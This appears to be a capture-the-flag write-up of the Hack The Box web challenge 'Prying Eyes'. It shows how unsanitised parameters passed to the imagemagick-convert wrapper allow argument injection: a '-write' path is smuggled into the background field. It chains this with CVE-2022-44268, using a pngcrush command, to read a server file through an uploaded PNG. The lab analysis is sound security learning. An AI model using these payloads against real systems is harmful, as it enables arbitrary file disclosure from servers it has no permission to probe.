Prying Eyes
HTB Web Challenge Prying Eyes
Welcome to the Prying Eyes, a “safe space” for those curious about the large organisations that dominate our life. How safe is the site really?
We add our VSCode debugger by modifying the supervisord.conf, Dockerfile and build-docker.sh files
1
2
3
4
[program:node]
user=node
directory=/home/node/app
command=node --inspect-brk=0.0.0.0:9229 index.js
We have a Register / Login functionality. The main page its a blog forum where we can reply to post, attach images, create New post with a title, message and a image.
Interesting the cookies session and session.sig , errors are display by session cookie , really strange
From npm audit we see 
Source Code Review
From the database.js we can notice, first, it create and fill the tables users and posts, second all the queries are executed via parametized queries as it should be.
The ValidationMiddleware.js uses the library Ajv (Another JSON Schema Validator)
const ajv = loadSchemas();

const ValidationMiddleware = (schema, redirect) => (req, res, next) => {
  const validate = ajv.getSchema(schema);
  if (!validate(req.body)) {
    validate.errors.forEach((error) => {
      if (error.message) req.flashError(error.message);
    });
    return res.redirect(redirect);
  }
  next();
};
The validate() function is defined in the utils.js
- coerceTypes: true will convert data types and allErrors will report all errors beside first one.
- load the extension ajvErrors, with singleError: true to report errors by one.
- For each JSON find on directory “schemas”, it loads the schema with the same but whitout the .json extension.
const loadSchemas = () => {
const ajv = new Ajv({ coerceTypes: true, allErrors: true });
ajvErrors(ajv, { singleError: true });

fs.readdirSync(path.join(__dirname, "schemas")).forEach((jsonFile) => {
  ajv.addSchema(require(path.join(__dirname, "schemas", jsonFile)), jsonFile.replace(".json", ""));
});

return ajv;
};
Nothing of this seems vulnerable, so lets see the upload functionality
router.post( "/post", AuthRequired, fileUpload({ limits: { fileSize: 2 * 1024 * 1024, }, }), ValidationMiddleware("post", "/forum"), async function (req, res) { const { title, message, parentId, ...convertParams } = req.body; if (parentId) { const parentPost = await db.getPost(parentId); if (!parentPost) { req.flashError("That post doesn't seem to exist."); return res.redirect("/forum"); } } let attachedImage = null; if (req.files && req.files.image) { const fileName = randomBytes(16).toString("hex"); const filePath = path.join(__dirname, "..", "uploads", fileName); try { const processedImage = await convert({ ...convertParams, srcData: req.files.image.data, format: "AVIF", }); await fs.writeFile(filePath, processedImage); attachedImage = `/uploads/${fileName}`; } catch (error) { req.flashError("There was an issue processing your image, please try again."); console.error("Error occured while processing image:", error); return res.redirect("/forum"); } ... - ValidationMiddleware() check the data against the json schema, intersting is that schema doesn’t have defined an image field.
- Uses convert from imagemagick-convert, on the package-json we see
"imagemagick-convert": "1.0.3". As the npm pages said, its a node.js wrapper for ImageMagick CLI
CVE-2022-44268
ImageMagick 7.1.0-49 is vulnerable to infomation Disclosure , when it parses a PNG image , the resulting image could have embedded the content on an arbitrary file. cite
On the Dockerfile, we see the version installed on the app its 7.1.0-33 , so its vulnerable. 
We can copy a .png file to the docker, and form there confirm the vulnerability. but How we exploit form the web page, the problem is that line 64 format: "AVIF",
This is the source code form function convert in imagemagick-convert, we see the options
Local Testing
I discover that the in …convertParams, we can pass more parameters to convert() function , no only rotate and flip. My first think was to overwrite the format parameter to PNG,
      try {
        const processedImage = await convert({
          ...convertParams,
          srcData: req.files.image.data,
          format: "AVIF",
        });
 but that will not work, putting a breakpoint on this line , we see how convertParams had our values
  Press F11 and pass to convert() library , where format parameter take the value of AVIF
Definitly we can not change the format parameter , but we control all other parameters ! , even as you see the srcData. How many parameters receive the convert() function
       srcData: null,
        srcFormat: null,
        width: null,
        height: null,
        resize: RESIZE_DEFAULT,
        density: 600,
        background: 'none',
        gravity: 'Center',
        format: null,
        quality: 75,
        blur: null,
        rotate: null,
        flip: false
but convert functionality from ImagicMagic had a lot more, the more interesting is -write filename. The real exercise is review the source code from convert.js, our input here is the options array.
Inside convert.js for v.1.0.3 we saw the function proceed(), which return a promise that will execute ImageMagic throw child_process, the paramters of the command line are the same parameters that we pass to …convertParams , without sanitization ! . Le see the method composeCommand for the class Converter. Remmeber this is for the 1.0.3 version, not the latest on the github, there is a commit for 2023 that change this behaviour.
    composeCommand(origin, result) {
        const cmd = [],
            resize = this.resizeFactory();

        // add attributes
        for (const attribute of attributesMap) {
            const value = this.options.get(attribute);

            if (value || value === 0) cmd.push(typeof value === 'boolean' ? `-${attribute}` : `-${attribute} ${value}`);
        }

        // add resizing preset
        if (resize) cmd.push(resize);

        // add in and out
        cmd.push(origin);
        cmd.push(result);

        return cmd.join(' ').split(' ');
    }
Intialize an empty array for cmd, then it iterates from attributesMap, take the value of each attribute and if it exist, and it is not 0. It will be pushed to array cmd with format -atribute value , whitout santization the value. At the end of the array add the origin (file) and the result (dest-file). Finally, cmd.join(‘ ‘).split(‘ ‘) concatenates all elements of the array cmd into a string, separated by spaces, and then splits that string back into an array at the spaces
Proof of concept
So we can inject a param to convert binary executed from the cmd array, that will be executed cp = spawn('convert', cmd), we can’t break the command to full RCE because the origin and result pushed to the end.
- We create the exploit to CVE on ImageMagick, this generate a pngout.png file
1
 pngcrush -text a "profile" "/home/node/app/flag.txt" n0hagonada.png
- upload the pngout.png file and intercept it with a proxy, Then Add a backrgound parameter with payload
blue -write /home/node/app/uploads/n0hagonada.png
- Put a breakpoint on line 61, and confirm the process of how cmd array will be construct adding our parameter injection payload.


- Got to http://127.0.0.1:1337/uploads/n0hagonada.png and download the file.
Use exiftool to extract the hex payload

- get the Flag